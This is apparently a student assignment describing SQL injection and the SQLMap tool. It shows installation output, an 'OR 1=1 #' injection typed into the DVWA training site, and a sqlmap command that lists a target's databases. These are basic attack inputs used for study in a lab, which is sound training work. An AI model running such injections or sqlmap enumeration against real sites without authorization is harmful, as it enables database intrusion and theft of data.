

Assignment 2

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Date: 23/02/2024


Step -1 Purpose and Usage of SQLMap:

SQL injection, also known as SQLI, is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed. This information may include any number of items, including sensitive company data, user lists or private customer details.

SQLMap is a widely-used open-source penetration testing tool that automates the process of detecting and exploiting SQL injection vulnerabilities. It is designed to help security professionals identify and assess the security of web applications.

Step -2 Installation of SQLMap:

To install sqlmap use command - “**sudo apt-get install sqlmap**”

A screenshot of a terminal window titled 'root@kali: /home/kali'. The window shows the command 'apt-get install sqlmap' being executed. The output indicates that sqlmap is being upgraded from version 1.8.2-1 to 1.8.3-1. The terminal shows the progress of downloading the package (6891 kB) and unpacking it. The installation process includes setting up the config file and processing triggers for wordlists, kali-menu, and man-db. The terminal ends with a prompt for the user to enter a password.

```
root@kali: /home/kali
File Actions Edit View Help

(root@kali)-[/home/kali]
# apt-get install sqlmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be upgraded:
  sqlmap
1 upgraded, 0 newly installed, 0 to remove and 578 not upgraded.
Need to get 6891 kB of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 sqlmap all 1.8.3-1 [6891 kB]
Fetched 6891 kB in 4s (1941 kB/s)
(Reading database ... 403879 files and directories currently installed.)
Preparing to unpack .../sqlmap_1.8.3-1_all.deb ...
Unpacking sqlmap (1.8.3-1) over (1.8.2-1) ...
Setting up sqlmap (1.8.3-1) ...
Installing new version of config file /etc/sqlmap/sqlmap.conf ...
Processing triggers for wordlists (2023.2.0) ...
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for man-db (2.12.0-3) ...


(root@kali)-[/home/kali]
#
```

Step -3 Identification of a Vulnerable Web Application:



The above image is the login page of the vulnerable DVWA site.

Now open SQL injection tab and tap “ ‘OR 1=1 # ’ ” then we get



See this a vulnerability which is showing the user information and hence this is a vulnerable site.

Step -4 Performing a Basic SQL Injection Attack:

To perform this attack use command

sqlmap -u "http://target.com/page.php?id=1" --dbs , this will give the database of the target.

```
available databases [2]:  
[*] acuart  
[*] information_schema
```

Step -5 Documenting the Steps:

- `sudo apt-get install sqlmap` - To install sqlmap
- `sqlmap -u "http://target.com/page.php?id=1" --dbs` - to get database of target site